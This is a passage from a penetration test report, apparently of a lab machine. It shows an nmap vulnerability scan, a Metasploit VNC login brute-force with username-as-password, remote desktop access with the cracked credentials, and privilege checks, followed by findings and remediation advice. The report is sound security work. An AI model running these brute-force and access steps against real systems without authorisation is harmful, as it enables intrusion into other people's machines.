
VNC Service– Port 5900

SERVICE: VNC Remote Access

STATUS: Open

RISK LEVEL: High-Critical

Nessus Scan Summary



Enumeration phase


To identify and analyze the VNC service running on port 5900, a targeted Nmap scan was executed:

(sudo nmap -p 5900 -sV –script vuln -O -A 192.168.6.136)

The scan confirmed the presence of a VNC service on port 5900, revealing version information and potential security misconfigurations


Metasploit Framework Initialization – VNC Service Exploitation

To launch the Metasploit Framework for VNC service exploitation and post-compromise activities, the following command was executed: (msfconsole)



Metasploit Framework was successfully started, providing access to VNC-specific modules


To locate VNC-related exploitation modules specifically targeting protocol version 3.3 within Metasploit Framework, the following command was executed: (search vnc protocol 3.3)



The search returned VNC-related modules including authentication scanners and brute-force modules compatible with various VNC protocol versions, including 3.3

To utilize the VNC authentication scanner for testing credential security on the VNC service, the following command was executed within msfconsole:


(use auxiliary/scanner/vnc/vnc_login)



The VNC login scanner module was successfully loaded, ready for configuration to test authentication security against the VNC service on port 5900

To review the configurable parameters for the VNC authentication scanner module, the following command was executed:

(show options)




The command displayed the module configuration options

To configure the target system for VNC authentication testing, the following command was executed: (set rhosts 192.168.6.136)

To configure the VNC login scanner to test usernames as passwords (common misconfiguration), the following command was executed:

(set user_as_pass true)

(run)




The user_as_pass parameter was successfully enabled, allowing the scanner to automatically test each username as its own password during the authentication attempts

Exploitation phase

VNC Service Exploitation – Successful Authentication and Remote Access

After successfully obtaining VNC credentials through brute-force scanning, remote desktop access was achieved using the VNC viewer: (vncviewer 192.168.6.136)

VNC viewer successfully connected to the target system using the compromised credentials



Post-Exploitation phase

✅ VNC Compromise Confirmed:

- Authentication Bypass: Successful login with cracked credentials
- Access Level: Full remote desktop control
- User Interface: Complete GUI interaction capability
- Visual Access: Real-time screen viewing and interaction

VNC service fully compromised - graphical access achieved!

Post-Exploitation Verification – VNC Session Privilege Confirmation


Within the established VNC remote desktop session, a terminal was opened, and the following commands were executed to verify system access and privileges:

(whoami)

(Id)

(uname -a)

- whoami: Confirm user context within the VNC session
- id: Verify user privileges, groups, and security context
- uname -a: Gather detailed system information including OS and kernel version



- 🔍 **PORT 5900 FINDINGS:**

□ VNC remote access service enabled

□ Weak or no authentication configured

□ Screen capture vulnerability present

□ Unencrypted data transmission

□ Version information disclosure

💥 **IMPACT:**

- Unauthorized remote desktop access

- Screen capture and monitoring

- Keystroke logging potential
- Sensitive information exposure
- Complete desktop control takeover

RECOMMENDATIONS:

• Implement strong VNC password authentication
• Enable VNC over SSH tunneling
• Use VNC authentication plugins
• Restrict VNC access to specific IP ranges
• Disable VNC if not business critical
• Monitor for unauthorized VNC connections

Executive Summary

****BEFORE TESTING: **** System was highly vulnerable with multiple critical exposures

****AFTER TESTING: **** Complete compromise achieved through 5 different attack vectors

****RISK LEVEL: **** CRITICAL - Immediate action required

****Key Statistics: ****

- 100% Success Rate in exploitation attempts
- 6 Services compromised

- 3 Direct root access methods
- 1 Backdoor service identified

Remediation Priority Timeline

****PHASE 1 - IMMEDIATE**

• Shutdown ingreslock service on port 1524

• Disable anonymous SMB and FTP access

• Apply critical security patches

****PHASE 2**

• Implement network segmentation

• Deploy intrusion detection system

• Enable comprehensive logging

Conclusion

The penetration test successfully demonstrated critical security gaps in the target environment. Immediate remediation is required to prevent real-world exploitation. A comprehensive security program should be implemented to maintain ongoing protection against evolving threats.

**Next Steps: **

- Schedule remediation validation testing
- Begin security awareness program

- Establish continuous monitoring